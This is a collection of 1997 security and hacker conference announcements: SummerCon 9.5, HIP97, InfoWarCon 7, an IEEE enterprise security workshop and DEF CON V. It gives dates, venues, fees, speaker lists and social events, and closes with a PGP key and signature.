Why 9.5? Well, SummerCon X should be this huge major security conference, but with HOPE this year, we didn't think it was the right year to do another one of those. So, we'll have SummerCon X next year, this one is just going to be a little party.

LOCATION

It will be held in Atlanta, GA, but we haven't actually figured out WHERE in Atlanta. That's because this is a pre-release of the announcement, when this becomes official, we'll fill in the details.

DIRECTIONS

Fly to Hartsfield International Airport, look for the hackers.

CONFERENCE INFO

It has always been our contention that cons are for socializing. "Seekret Hacker InPh0" is never really discussed except in private circles, so the only way anyone is going to get any is to meet new people and take the initiative to start interesting conversations.

Because of this, the formal speaking portion of Summercon will be held on one day, not two or three, leaving plenty of time for people to explore the city, compare hacking techniques, or go trashing and clubbing with their heretofore unseen online companions. Futhermore, except for maybe getting Mudge up on stage to blow us all away with some cool technical details, it is probably a pretty good bet that the speeches will end up being boring, long, and a complete waste of time. Don't come to SummerCon to learn anything, because you won't.

If you are coming from out of town and want the full hacker/tourist experience, we will be having a specially scheduled 2600 meeting Friday, May 30th, at 6pm at Lenox Mall food court. If you don't know how to get there, just ask, everyone in Atlanta knows.

The formal conference will be held on Saturday, May 31st, 1997, from 10am to 5pm (with a break for lunch). There will be a variety of speakers, panel discussions, demonstrations, and other events that will hopefully keep everyone entertained; if not you can always start drinking early.

No video or audio tapes will be allowed in the conference room. No still photography will be permitted in the conference room without prior permission of all those being photographed. Violation of these policies will result in you being asked to leave the conference.

There will be no selling of t-shirts, disks, firewalls, payphones, etc. in or around the conference area without prior permission of the organizers, and you WON'T get permission. We can't keep you from selling t-shirts in your hotel room, but we can keep you away from the actual conference area, and we can probably get you kicked out of the hotel for soliciting, and if we can, we will. T-Shirt sales is where we make up all the money we spend putting

on the conference, and so we will be the only ones selling them. If you want to sell t-shirts, go have your own con.

If you are interested in demoing or selling something, please contact us at the address listed at the bottom. If you offer us money, we might let you do it.

SPEAKERS

The speakers list for Summercon X is still being finalized, but it is sure to be much less interesting than previous years. In fact, right now we have NO speakers, and probably we won't until the day of the con. So again, don't come to summercon for the speakers.

If you are an expert in some aspect of computer, network, or telco security and are interested in speaking at Summercon, please contact us to discuss the possibility further at the address listed at the end of this document.. We won't pay you, don't ask.

We are also going to be having short speeches by real hackers or phreakers giving their own perspective on some issue or insight into a new technology. This is an open invitation for you hackers to be heard; just provide us with a brief outline of the topic you will be covering and the amount of time you will take (suggested: 5 - 15 minutes) at the address listed below.

COSTS

Costs for SummerCon X are as follows, these are same rates as last year, which I think is pretty good. There will be NO refunds, and if you annoy any of the organizers, we reserve the right to throw you out, and you won't get your money back.

```
      Secret Service / FBI Rate: $500.00
Government / Institutional Rate: $ 80.00
       Hacker / Individual Rate: $ 20.00
```

Members of the United States Secret Service or Federal Bureau of Investigations, and anyone that has in the past or currently is providing information or services to the Secret Service or FBI are required to pay the 'Secret Service / FBI Rate'.

Employees of a local, state, or federal government, members and associates of any L.E.O., must pay the 'Government / Institutional Rate'.

Anyone that does not fit into one of the above categories is eligible for the 'Individual / Hacker Rate'.

Due to historical lack of interest, there will not be pre-registration for the conference. Registration will begin at 10am the day of the conference, and will continue for the duration of the conference or until the meeting facilities have reached their capacity. Since the latter is likely to occur, it is suggested you don't oversleep.

No purchase orders, checks, money orders, foreign currency, stock certificates, IOUs, or coins will be accepted for registration. Secret Service agents, small unmarked bills only, please.

Bring money for t-shirts, they are cool, and this year we will make enough for everyone (we hope).

HOTEL INFORMATION

Still working on this part.

The cost for a double occupancy room at the hotel is $XX. There is no special conference rate, there is no need to mention you are with a conference at all, the people in reservations probably won't know what you are talking about anyhow.

If the hotel is damaged in any manner, you are going to pay for it, and you will probably end up in jail. And even if you are lucky enough to get away with it, the rest of the hackers staying at the hotel will end up paying for it, and I'm sure that's going to make you a well-liked and respected hacker, especially among some of the bigger hackers who might feel tempted to inflict bodily harm on someone who causes any damage to the hotel. Please act responsibly, don't drink and drive, chew all your food before you swallow, don't swallow your gum, and recycle.

Anyhow, if you pull a fire alarm, if you damage a room, if you spit on the floor, and any of the organizers, or any of their friends find out, we are going to call the police and have you arrested. In fact, we are making a game out of it. If anyone does any damage to the hotel, we will give whoever tells us what person or persons did it $100 in cash if we are able to get that person taken to jail.

CONTACTING SUMMERCON ORGANIZERS

You can contact the Summercon organizers through e-mail. If you haven't figured out e-mail yet, you probably shouldn't be coming to Summercon.

As a final note, if you are planning on coming to Summercon, we would appreciate you sending e-mail to us with the subject of "GOING TO SCON" or something similar, just so that we have a rough idea of how many people are going to show up.

E-mail: scon@2600.com

[=---=]

--== Hacking In Progress ==--

8th, 9th and 10th of August 1997
Near Almere, Netherlands

http://www.hip97.nl/
info@hip97.nl

Welcome to the HIP announcement list. We are not alone! More than 1600 (!) of you subscribed to this list.

As you probably already know what HIP is about, this announcement will focus on how you can help us and how you can stay informed about HIP. Please read the FAQ for more common questions.

What is HIP?

HIP is a place for hackers, artists, activists and many, many others to network themselves, both in the social and electronic sense of the word. HIP is a do-it-yourself event. We, the organizers, will provide the infrastructure, such as large tents, showers, toilets and large amounts of reliable electrical power and network connectivity. We'll also arrange for a

basic set of workshops and lectures, mainly dealing with the social and political aspects of information technology, security, Internet, access to technology, new developments, cryptography and other 'hacker-related' topics that come to mind. We are open to suggestions for other fields of interest.

At this moment we are working on discussions and workshops about smartcard security, Tempest attacks, the SPAM threat, virtual communities, cryptography and the law (Trusted Third Parties and Key Recovery), a tele-presence experiment, activism on the Net, and much more.

A do-it-yourself event?

We will absolutely need your help setting up everything once we're there. HIPcamp will open on August 5th, three days before HIP starts. If you decide to join in that early expect some pretty primitive circumstances. If you don't care about that, or think that's the best part, you can help build HIPnet and all other facilities.

We also urgently need you to think now about what it is you would like to see and do at HIP. Just like Hacking at the End of the Universe in 1993, we need lots of people that have ideas for organizing their own small part of HIP and the organizational talent to do this without too much help from us.

One of the proven recipes for fun:

* GET a group of friends together in an early stage; arrange how you're going to get there if you're far away.

* THINK: Is there something you and your friends would like to show others, discuss or do there?

* If so: TELL us about it, so we can coordinate, help or announce things.

* Maybe BUY a nice big army surplus tent for almost nothing.

* BRING lots of computers and other electronics.

* HOOK it all up once you get there.

* Check out what others have been doing and MEET nice people, hang out, have fun!

Of course you can also come alone and have lots of fun, and there will be a huge exhibition tent to set up computers in. In another big tent there will be near to a thousand chairs where you can listen to and participate with panel discussions.

This event will be big, and as said, in this stage we're looking for people to organize their own chaotic little part of it. So don't mail us saying "put me on the list, I want to be a volunteer" when you could say "I'm xxx and I'd like to do yyy." Tell us what you need us to do. We could put your workshop or whatever it is you'd like to do in one of our announcements and on the website, so people can communicate with you beforehand. We could make sure there is enough room if

your project requires a lot of space. You name it.

You can use the newsgroup alt.hacking.in.progress to find people to work with at HIP. Or you can use the notice board at the website to search for someone to travel with to HIP. Use it to ask for help or offer some.

As the days get longer, there will be parts of the overall organization that need coordination with volunteers some time before the actual event (workshop coordination, audiovisual stuff, registration-desk, bar, network), but now is not yet the time.

This isn't going to be passive entertainment, we all work together to make it work. Also: HIP is not the event to buy a computer or get advice on buying one, and there're not going to be any beginner courses on using the Internet. If you're not into networking of some sort, you'll think it's boring.

But if you're very technically inclined, part of some remote community on the edge of the net, or if the politics surrounding information technology are just your thing, HIP is definitely made for you (and by you, we hope).

HIPcamp will open on August 5th, three days before HIP starts. If you decide to join in that early expect pretty primitive circumstances. If you don't care about that, or think that's the best part, you can help build HIPnet and all other facilities.

How to stay in contact:
---

* Check out the website http://www.hip97.nl/
* Participate in alt.hacking.in.progress
* Read the FAQ on the website or the newsgroup
* Mail us at info@hip97.nl

Snailmail us at:

HIP
Postbus 1035
1000 BA Amsterdam
Netherlands

Tel. +31 20 5352081
Fax. +31 20 5352082

[=--=]

Defensive Information Warfare
And Systems Assurance
For Community, Company and Country
September 11-12, 1997
Sheraton Premier, Tysons Corner, VA

Call for Papers

Sponsors:
National Computer Security Association
http://www.ncsa.com
and
Winn Schwartau, Interpact, Inc.
http://www.infowar.com

http://www.info-sec.com

Interested parties from government, law enforcement, academia, corporations and individuals from all nations are invited to submit papers or concepts for papers/presentation to be given at InfoWarCon 7 and published on http://www.infowar.com. The following Solutions Oriented topics are of special interest to the conference, but all papers will be considered:

Case studies and real world successes are strongly encouraged.

New technologies, systems, models and approaches to provide higher levels of information and systems assurance in a world where conflict has moved to Cyberspace. (Commercial, Law Enforcement and Government).

- Detect and Response Solutions
- Denial of Service Methods and Protection
- New Info-Sec Models for Local and Global Enterprises
- Demonstrations of New Emerging Technologies
- Encryption, Access Control, and Identification

The technical and social convergence of the military, law enforcement and private sectors in the interest of National Security: defensive mechanisms, policies and cooperative efforts.. (Commercial and Government)

- Electronic Civil Defense Policies
- Alternative National Defense and Intelligence Mechanisms
- National vs. International Policy Development
- Educating Populations for Support
- Dealing with the Non-nation State Actor

Cooperative legal, ethical and political means by which to interest, create and sustain international cooperation for the discovery and prosecution of computer crimes and cyber-terrorism. (Law enforcement and Government)

- Redefining the State
- Case Studies of Prosecution; Successful and Not
- Corporate Vigilantism and Self-Preservation
- Electronic Bills of Rights for Nation States
- United Nations of Cyberspace
- Legal Conundra

Multi-media presentations, real-time scenarios or gaming, audience participation and highly interactive topics are more likely to be accepted. English is the conference language and all sessions will be unclassified.

Submissions are to be in Word 6.0 or greater, Powerpoint, or other popular formats, sent by email to: betty@infowar.com

Submission Deadline: May 16, 1997
Acceptance Date: June 9, 1997

For complete information on attendance:
Registration: Conferences@ncsa.com
Sponsorships: Sponsors@ncsa.com

Questions/Help: betty@infowar.com

[=----------=]

Second International Workshop on Enterprise Security

June 18-20, 1997
Massachusetts Institute of Technology (MIT),
Cambridge, Massachusetts, USA

Co-sponsored by the IEEE Computer Society and the
Concurrent Engineering Research Center (CERC) at
West Virginia University

==========

Enterprises are increasingly dependent on their information systems to support their business and workflow activities.
There is a need for universal electronic connectivity to support interaction and cooperation between multiple organizations.
This makes enterprise security and confidentiality more important, but more difficult to achieve, as the multiple organizations may have differences in their security policies and may have to interact via an insecure Internet. These inter-organizational enterprise systems may be very large and so tools and techniques are needed to support the specification, analysis and implementation of security.

This workshop will focus on the problems and challenges relating to enterprise security in inter-organizational systems. We aim to bring together principal players from both the internetwork and enterprise security community and will provide plenty of time for discussion. Topics to be addressed include:

- Internet/Intranet security
- Security infrastructure and protocols
- Java Security
- Specifying and Analyzing Enterprise Security Policy
- Role-Based Access Control
- Supporting enterprise security over the Internet
- Conflicts and harmonization of inter- and intra-organizational Security
- Distributed Database Security
- Secure Transactions
- Security in Workflow Process
- Object-Oriented and CORBA Security
- Secure Applications and Environments
- Integrating Heterogeneous Security Environments
- Managing inter-organizational Enterprise Security
- Internet Security protocols
- Security Algorithms

This workshop will be part of the IEEE Sixth Workshops on Enabling Technologies: Infrastructure for Collaborative Enterprises (WET-ICE 96) organized by the Concurrent Engineering Research Center (CERC)/ West Virginia University.

Important Dates:
==========

Papers Due	March 25, 1997
Panel Proposals	March 18, 1997
Authors notified of acceptance	April 21, 1997
Workshop	June 18-20, 1997
Camera Ready	June 28, 1997

INFORMATION FOR AUTHORS OF PAPERS TO BE INCLUDED IN THE PROCEEDINGS
==========

Mail six copies of an original (not submitted or published elsewhere) paper (double-spaced) of 3000-5000 words to one of the PC co-chairs. Include the title of the paper, the name and affiliation of each author, a 150-word abstract and no more than 8 keywords. The name, position, address, telephone number, and if possible, fax number and e-mail address of the author responsible for correspondence of the paper must be included.

An e-mail submission in postscript format will be accepted.

INFORMATION FOR PANEL ORGANIZERS
==========

Send six copies of panel proposals to one of the PC co-chairs.

Include the title, a 150-word scope statement, proposed session chair and panelists and their affiliations, the organizer's affiliation, address, telephone and fax number, and e-mail address.

INFORMATION FOR AUTHORS OF POSITION PAPERS
==========
Send six copies of position paper of 2-3 pages to one of the PC co-chairs. Include the title of the paper, the name and affiliation of each author, a 150-word abstract and no more than 8 keywords. The name, position, address, telephone number, and if possible, fax number and e-mail address of the author responsible for correspondence of the paper must be included. An accepted position paper will get less presentation time than full paper.

Workshop General Chair and Organizer
==========
Yahya Al-Salqan, Ph.D.
Sun Microsystems

alsalqan@eng.sun.com

Program Committee
==========

Program Committee Co-Chairs
==========
Barbara C. Davis
Director of Technology
The Applied Knowledge Group
231 Market Place, #315
San Ramon, CA 94583-2785
USA

Tel. (888) 442-2785
FAX (510) 275-9695
bcdavis@appliedknowledge.com

Douglas Moughan
National Security Agency, R23
9800 Savage Rd.
Ft. Meade, Maryland 20755-6000
USA

wdm@tycho.ncsc.mil

Workshop Program Committee (Partial List):
==========
Abdallah Abdallah, Birzeit University, Jerusalem
Takasi Arano, NTT Corp, Japan
Germano Caronni, ETH-Zurich, Switzerland
Taher ElGamal, Netscape Corp., USA
Stephen Farrell, Software and Systems Engineering, Ireland
Takeo Hamada, Fujitsu, Japan
Matthias Hirsch, BSI (Federal Department of Security in the Information Technology-Germany
Cynthia L Musselman, Sandia Lab, USA
Lisa Pretty, Certicom Corp., Canada
Jeffrey Parrett, LLNL, USA
Sumitra Reddy, West Virginia University, USA
Nahid Shahmehri, Linkoping University, Sweden
Morris Sloman, Department of Computing: Imperial College, UK
Badie Taha, Al-Quds University, Jerusalem
Robert Thomys, BSI (Federal Department of Security in the Information Technology-Germany
Tatu Ylonen, SSH Communication Security, Finlad
Nick Zhang, EIT, USA

Internet Hot-line
==========

Information on Enterprise Security Workshop may be obtained through
the WWW using the URL http://www.cerc.wvu.edu/SECWK/

For more information on WET-ICE'97, visit the URL:
http://www.cerc.wvu.edu/WETICE/WETICE97.html

One does not need to have a paper to attend the workshop.

[=----------=]

-----BEGIN PGP SIGNED MESSAGE-----

READ & DISTRIBUTE & READ & DISTRIBUTE & READ & DISTRIBUTE & READ & DISTRIB

DEF CON V Convention Announcement #1.08 (04.09.97)
July 11-13th @ the Aladdin Hotel and Casino in Las Vegas

```
    XXXXXXXXXXXXXXXXXXXXXXX XX      DEF CON V Convention Announcement
    XXXXXXXxxxxXXXXXXXXXXXXXX XX    DEF CON V Convention Announcement
    XXXXXXxxxxxxXXXXXX  X    X      DEF CON V Convention Announcement
    XXXXXxxxxxxxxXXXXXXX  X         DEF CON V Convention Announcement
    XXXXxxxxxxxxxxXXXX XXXXXXXXX    DEF CON V Convention Announcement
    XXXxxxxxxxxxxxxXXXXXXXXXX X     DEF CON V Convention Announcement
    XXxxxxxxxxxxxxxxXXXXXX  XX  X   DEF CON V Convention Announcement
    XXXxxxxxxxxxxxxXXXXXXXX         DEF CON V Convention Announcement
    XXXXxxxxxxxxxxXXXXXXXX X XX     DEF CON V Convention Announcement
    XXXXXxxxxxxxxXXXXXXXXXX  XX X   DEF CON V Convention Announcement
    XXXXXXxxxxxxXXXXXXXXX X         DEF CON V Convention Announcement
    XXXXXXXxxxxXXXXXXXXXXXXXX       DEF CON V Convention Announcement
    XXXXXXXXXXXXXXXXXXXXXXXXXXX X  DEF CON V Convention Announcement
```

READ & DISTRIBUTE & READ & DISTRIBUTE & READ & DISTRIBUTE & READ & DISTRIB

The only convention with free beer!

IN
SHORT:----------

WHAT: Speakers and partying in Vegas for all hackers
WHEN: July 11th - 13th
WHERE: Las Vegas, Nevada @ the Aladdin Hotel and Casino
COSTS: $30 in advance, $40 at the door
MORE INFO: http://www.defcon.org or email info@defcon.org

IN
LONG:----------

It's time to brave Las Vegas again for DEF CON! This is an initial
announcement and invitation to DEF CON V, a convention for the
"underground"
elements of the computer culture. We try to target the (Fill in your
favorite word here): Hackers, Phreaks, Hammies, Virii Coders, Programmers,
Crackers, Cyberpunk Wannabees, Civil Liberties Groups, CypherPunks,
Futurists, Artists, Criminally Insane, Hearing Impaired. It seems that
books about the culture are becoming more popular, so of course reporters
are also welcome. You won't be hurt. I promise. Just bring cash for
drinks.

So you heard about DEF CON IV, and want to hit part V? You heard about the
parties, the info discussed, the bizarre atmosphere of Las Vegas and want
to
check it out in person? You want to do weird shit _away_ from the hotel
where you can't get me in trouble? You have intimate knowledge of the
SWIFT
network, and want to transfer millions of dollars to the Def Con account?

Then you're just the person to attend!

What DEF CON is known for is the open discussion of all ideas, the free environment to make new contacts and the lack of ego. More people have made great friends at DEF CON over the years than my brain can conceive of. DEF CON is also known for letting the "Suits" (Government / Corporate) mix with everyone and get an idea of what the scene is all about. The media makes an appearance every year and we try to educate them as to what is really going on. Basically it has turned into the place to be if you are at all interested in the computer underground.

[Note]----------

Now last year over 800 people showed up and threw my whole program for a loop. I was thinking 500+ people, but when 800 showed up it got a little crazy for the planning staff. This year I am planning for 1,000. This way I will be able to accommodate everyone and have less logistical screw-ups.

I would also like to apologize to everyone last year who had temporary badges for half the convention, etc. I will do all that is possible for maximum coolness, and minimum hassles. Anyway, enough of my shit, on with the details.

[End Note]----------

SPEAKERS:----------

Over the years DEF CON has had many notable speakers. This year there will be more of an emphasis on technical talks. There will be a separate smaller room for break-out sessions of more specific topics. While the talks of the past have been great, it always seems some tech people drop out and general talks fill in. I will load it tech heavy so when people do drop out there will still be plenty of meat left for the propeller heads.

There will be some speaking on Friday evening before Hacker Jeopardy, all day Saturday and Sunday. About 20 people will speak, plus smaller tech sessions. If you are interested in speaking or demonstrating something please contact me.

Current speakers include:

[> If you are interested in speaking please contact me at dtangent@defcon.org

[> Nihil - Windows NT (in)security. The challenge response system, NT 5.0 Kerb security services, man in the middle attacks on domain controllers. This will be a more technical discussion of NT related security.

[> Koresh - Hacking Novell Netware.

[> Yobie - Emerging infrastructures made possible by Java. He will describe and talk about Java as the foundation for a global, object-oriented distributed network. New concepts and computing paradigms will discussed as well as applications for both applications development or straight-out hacking.

[> Mudge - System Administrator for L0pht Heavy Industries. He will present a technical talk on something cool.

[> Clovis - From the Hacker Jeopardy winning team. He will discuss issues with security and networked object systems, looking at some of the recent security issues found with activeX and detail some of the

potentials and problems with network objects. Topics will include development of objects, distributed objects, standards, activex, corba, and hacking objects.

[> Bruce Schneier - Author of Applied Cryptography and the Blowfish algorithm - Why cryptography is harder than it looks.

[> FBI Computer Crime Squad - They will make another appearance this year only if I can bribe them with the audio from last years convention. Can I do it in time?

[> Richard Thieme - "The Dynamics of Social Engineering: a cognitive map for getting what you need to know, working in networks, and engaging in espionage quietly; the uses of paranoia, imagination, and grandiosity to build the Big Picture.

[> G. Gillis - Packet Sniffing: He will define the idea, explain everything from 802.2 frames down to the TCP datagram, and explain the mechanisms (NIT, bpf) that different platforms provide to allow the hack.

[> Seven - What the feds think of us.

[> RK - Electronic countermeasures, counter espionage, risk management. Should include a demonstration of electronic countermeasures equipment as well as a talk on what works, what doesn't, and the industry.

[> Tom Farley the Publisher of the "Private Line" journal, and Ken Kumasawa of TeleDesign Management - Toll Fraud in the 90s: Two perspectives. An overview of phreaking from a hackers point of view and an industry/security consultants point.

[> Michael Quattrocchi - The future of digital cash and a presentation about the modernization and state of register-level debit cards; in effect currently throughout Canada.

[> Ira Winkler - NCSA - Real life case studies of successful and unsuccessful corporate espionage.

SCHEDULE:----------
-

FRIDAY: Network Setup, Sign in, Informal PGP Keysigning at the "PGP table",
Lots of Partying. Capture the Flag Contest Starts at 16:00

On Friday there will be the demonstrations of the Radio Burst Cannon, a "real" rail gun, and an omni-directional cell phone jammer. Times to be announced.

10:00 - Doors open, sign in starts
10:00 - Movies start in main conference room
16:00 - Capture the Flag II starts

Breakout Tech Sessions:

19:00 - Tech Talks starts in break out room

24:00 (Midnight) Hacker Jeopardy Starts.

SATURDAY:

Speakers from 10:00 to 19:00 This is _NOT_ the order they will speak in.

10:00 - 10:50 Keynote (?)
11:00 - 11:50 Bruce Schneier
12:00 - 12:50 Yobie
13:00 - 13:50 Clovis
14:00 - 14:50 FBI Computer Crime Squad
15:00 - 15:50 Richard Theme

16:00 - 16:50 Seven
17:00 - 17:50 RK
18:00 - 18:50 Tom Farley

Breakout Tech Sessions:

Nihil
Koresh
Mudge
Weld Pond
G. Gillis

24:00 (Midnight) Final rounds of Hacker Jeopardy.

SUNDAY:

Speakers from 10:00 to 16:00 This is _NOT_ the order they will speak in.

10:00 - 10:50 Michael Q.
11:00 - 11:50 Ira Winkler
12:00 - 12:50
13:00 - 13:50
14:00 - 14:50
15:00 - 15:50

Breakout Tech Sessions:

16:00 Awards for Capture the Flag
End of it all, cleanup, etc. See you all next year!

EVENTS:----------
-

[> HACKER JEOPARDY:

Winn is back with Hacker Jeopardy!! The third year in the running! Can the all-powerful Strat and his crypto-minion Erik, whose force cannot be contained, be defeated?! Will the powers that be allow Strat-Meister to dominate this beloved event for the third year in a row?! Can Erik continue to pimp-slap the audience into submission with a spoon in his mouth?!? Only Skill, Time, and booze will tell the tail!

The Holy Cow will help supply the beer, you supply the answers. The first round starts at 12 midnight o'clock on Friday and lasts until it is done. The second and secret rounds will happen Saturday at midnight.

6 teams will be picked at random and compete for the final round. There can be only one! Strat's Team, the winners from last year will defend if all the members can be found.

[> FREE BEER!

Holy Cow will provide free beer tickets! If you are over 21 prepare to consume "hacker" beers. Actually it's whatever beer they have on tap, but it's the best beer in Las Vegas. Follow Las Vegas Blvd. up until you see the florescent cow with the big sunglasses. All taxi drivers know of this Mecca. Over 1,000 free beers in all!

[> BLACK AND WHITE BALL:

We've talked it over, and the verdict is in. For the last two years

at DEF CON there has been a sort of unspoken Saturday night dress up event. People have worn everything from party dresses and Tuxedoes to AJ's ultra pimp Swank outfit with tiger print kilt. This year it

is official. Wear your cool shit Saturday night, be it gothic or PVC vinyl or Yakuza looking black MIBs. No prizes, just your chance to be the uber-bustah pimp.

[> THE TCP/IP DRINKING GAME:

If you don't know the rules, you'll figure 'em out.

[> CAPTURE THE FLAG:

The second year of capture the flag is back. With the lessons learned from last year the contest should be more interesting and intense. Up to six machines will be connected running different operating systems. The object is to control as many machines as possible at certain time periods. You can form teams or go it lone star. There will be valuable cash prizes and redeemable coupons for those who come in first and second, plus various runner up stuffs.

Four protocols (TCP/IP, NetBeui, IPX, and x.25! Yes, you heard right, x.25) and three segments with 2 boxes per segment. Pick your segment, protect your boxes. At all times you must have a WWW server (port 80), finger, and mail working. There will be several stock operating systems on the network including linux, FreeBsd, Windows NT, Novell, Some Apple System 7.x, and who knows what else.

More specifics as time goes on.

[> VIRTUAL WORLD:

We are working on the group discounts like the last two years.

[> QUAKE COMPETITION:

http://www.ctive.com/ntech/defcon.htm

This year knightPhlight contacted me and wanted to organize a single elimination Quake competition to find out who that badest ass 'mo 'fo is. Check out the web site to get the rules, sign up, or to donate a computer the greater good of destruction.

It is IMHO that Quake by id Software rules 3D action gaming. But who rules Quake? We'll find out this July 11th-13th at the DefCon Conference in Las Vegas. This isn't going to be a networked game intent on quickly eliminating as many players as possible in a single round. Rather, one-on-one games will be played to absolutely determine who the best really is.

Of course, you already know your the best so why would you feel obligated to prove it? Because we'll give the first place winner $750. Now, being the wily person you are, I bet you would like to know where I got the money for the prizes. It'll come from your registration fee of $7.50. Any half wit can do the math and see the 10,000% return for the winner. But just for entering you'll be in a drawing for really kewl stuff. If you don't think its kewl you can just give us your email address and we'll be happy to send you a couple hundred thousand messages explaining why the prizes are great.

[> NET CONNECTION:

This year we are pre-building many of the network boxes so the net can go up first thing Friday. It looks like we will have a T1 line and we will break it out to 10 BaseT hubs. If you want in on the network bring along the appropriate cables and adapters.

More Net Madness! The T1 bandwidth will allow us to do the following cool stuff:

- Have several color quickcams and a CU-SeeMe reflector site set up so people not at the con can check out what's going on. During the convention check out the DEF CON web site to get the location of the reflector site. You should get and install the software needed to view CU-SeeMe streams in advance!

- Have a RealAudio server set up to stream the speakers talks to those who can not attend.

- Potentially play a competitive multi user game(s) over the net.

NOTE! If you wish to participate interactively with the convention please e-mail me and we can coordinate something. It would be great to get people from all over the world involved.

[> 5th ANNUAL SPOT THE FED CONTEST:

The ever popular paranoia builder. Who IS that person next to you?

"Like a paranoid version of pin the tail on the donkey, the favorite sport at this gathering of computer hackers and phone phreaks seems to be hunting down real and imagined telephone security and Federal and local law enforcement authorities who the attendees are certain are tracking their every move.. .. Of course, they may be right."

- John Markhoff, NYT

Basically the contest goes like this: If you see some shady MIB (Men in Black) earphone penny loafer sunglass wearing Clint Eastwood to live and die in LA type lurking about, point him out. Just get my attention and claim out loud you think you have spotted a fed. The people around at the time will then (I bet) start to discuss the possibility of whether or not a real fed has been spotted. Once enough people have decided that a fed has been spotted, and the Identified Fed (I.F.) has had a say, and informal vote takes place, and if enough people think it's a true fed, or fed wanna-be, or other nefarious style character, you win a "I spotted the fed!" shirt, and the I.F. gets an "I am the fed!" shirt.

NOTE TO THE FEDS: This is all in good fun, and if you survive unmolested and undetected, but would still secretly like an "I am the fed!" shirt to wear around the office or when booting in doors, please contact me when no one is looking and I will take your order(s). Just think of all the looks of awe you'll generate at work wearing this shirt while you file away all the paperwork you'll have to produce over this convention. I won't turn in any feds who contact me, they have to be spotted by others.

[> RAIL GUN DEMONSTRATION: (Friday)

On Friday afternoon there will be a demonstration of a hand held rail gun. This garage project should be able to fire a graphite washer very, very fast.

[> OMNIDIRECTIONAL CELL PHONE JAMMER DEMONSTRAITON: (Friday)

Another interesting creation to be tested on Friday in the desert. Come along and watch you cell phone antenna explode with power! See control channels crumble before you.

[> RADIO BURST CANNON DEMONSTRATION: (Friday)

While not quite a HERF gun, this should come close. The RBC should be able to produce up to or less than one MegaWatt for up to or less than one second. What will this do? Who knows! Come and find out. Obviously the above demonstrations will take place away from the local hospitals and casinos out in the desert someplace, so be prepared.

HOTELS:----------
-

[> Book your room NOW!!! We have a block of rooms, but it is first come,
[> first served. Rooms get released about one month before the convention.
[> Book by June 9th or risk it. The room rates are quite cool this year.

PRIMARY HOTEL: The Aladdin Hotel and Casino
3667 Las Vegas Blvd. South, Las Vegas, Nevada
Built in 1966 it is one of the oldest hotels in Las Vegas that hasn't been blown up to make room for newer ones. It is quite nice and has Tennis courts, two swimming pools, Chinese, Vietnamese and Korean. A Seafood and steakhouse, Joe's Diner and a 24 hour coffee shop too. It's located next to the MGM Theme park on the strip.

PHONE: 1-800-225-2632, reference the "DC Communications conference" for reservations.

RATES: Single & Double rooms are $65 in the Garden section, $85 for the Tower. Suites are $250 to $350. All costs are plus 8% room tax.
Rollaway beds are available for an additional $15 a night.

STUFF IN
VEGAS:----------

URLs

Listings of other hotels in Las Vegas, their numbers, WWW pages, etc.
http://www.intermind.net/im/hotel.html
http://vegasdaily.com/HotelCasinos/HotelAndCasinos/CasinoList.html

VENDORS / SPONSORS /
RESEARCH:----------

If you are interested in selling something (shirts, books, computers, whatever) and want to get a table contact me for costs.

If you have some pet research and you want to have the participants fill out anonymous questioners please contact me for the best way to do this.

If you want to sponsor any event or part of DEF CON V in return for favorable mentions and media manipulation please contact me. For example in the past Secure Computing has sponsored a firewall hacking contest.

MORE
INFO:----------

[> DEF CON Voice Bridge (801) 855-3326

This is a multi-line voice bbs, VMB and voice conference system. There are 5 or so conference areas, with up to eight people on each one. Anyone can create a free VMB, and there are different voice bbs sections for separate topics. This is a good neutral meeting place to hook up with others.

The Voice bridge will be changing numbers soon, but the old number will refer you to the new location. The new spot won't suffer from "Phantom" bridges!

[> MAILING LIST

send emial to majordomo@merde.dis.org and in the body of the message
include the following on a separate line each.

subscribe dc-stuff

dc-announce is used for convention updates and major announcements, dc-stuff is related to general conversation, planning rides and rooms, etc.

[> WWW Site http://www.defcon.org/

Convention updates and archives from previous conventions are housed here. Past speakers, topics, and stuff for sale. Also a growing section of links to other places of interest and current events.

[> The Third Annual California Car Caravan to DEF CON!
http://exo.com/~enigma/caravan/

[> The DEF CON V Car ride sharing page: Use this site to arrange ride sharing to the convention from all over North America. If you can spare a seat for someone, or need to leech a ride go to the ride sharing page set up by Squeaky.
http://www.geocities.com/ResearchTriangle/4955/defcon.html

Room Sharing Page:

[> EMAIL dtangent@defcon.org

Send all email questions / comments to dtangent@defcon.org. It has been said that my email is monitored by various people. If you want to say something private, please do so with my pgp key (At the bottom of this announcement) I usually respond to everything, if not I'm swamped or had a system problem.

[> SNAIL MAIL

Send all written materials, pre-registrations, etc. to:
DEF CON, 2709 E. Madison, Seattle WA, 98112
If you are pre-registering for $30 please make payable to DEF CON and include a name to which you want the registration to apply.
I don't respond to registrations unless you request.

DO YOU WANT TO HELP?----------

Here is what you can do if you want to help out or participate in some way:

Donate stuff for the continuous give-aways and the various contests.
Got extra ancient stuff, or new cool stuff you don't use anymore? Donate it to a good cause! One person was very happy over winning an osborne "portable" computer.

ORGANIZE sharing a room or rides with other people in your area. Join the mailing list and let people know you have floor space or some extra seats in your car. Hey, what's the worst that can happen besides a trashed hotel room or a car-jacking?

CREATE questions for hacker jeopardy (you know how the game is played) and email them to winn@infowar.com. No one helped out last year, so this year let's try. Everything from "Famous narks" to "unix bugs" is fair game.

BRING a machine with a 10bt interface card, and get on the local network, trade pgp signatures, etc.

FINAL CHECK LIST OF STUFF TO BRING:----------

MY PGP
KEY:----------

```
- -----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.1

mQCNAy6v5H8AAAEEAJ7xUzvdRFMtJW3CLRs2yXL0BC9dBiB6+hAPgBVqSWbHWVIT
/5A38LPA4zqeGnGpmZjGev6rPeFEGxDfoV68voLOonRPcea9d/ow0Aq2V5I0nUrl
LKU7gi3TgEXvhUmk04hjr8Wpr92cTEx4cIlvAeyGkoirb+cihstEqldGqClNAAUR
tCZUaGUgRGFyayBUYW5nZW50IDxkdGFuZ2VudEBkZWZjb24ub3JnPg==
=ngNC
- -----END PGP PUBLIC KEY BLOCK-----

-----BEGIN PGP SIGNATURE-----
Version: 2.6.2

iQCVAwUBM07aS8tEqldGqClNAQFuSAQAjwGLBdDKA9TKTNAxewgeluvRXPFu+cLf
hQ74qJFtGybyik+Te4FPQI3Uw+wjir/4ES1imyjQ9n9oIOh+E0L3moYxbcQKN7iT
/VWAJXwPNJR8guxGcrRNYO85KXSB2qFrU9JwCwJ/8C5lEi/5FVjqRewpliw68+SW
9jHqxFccQUs=
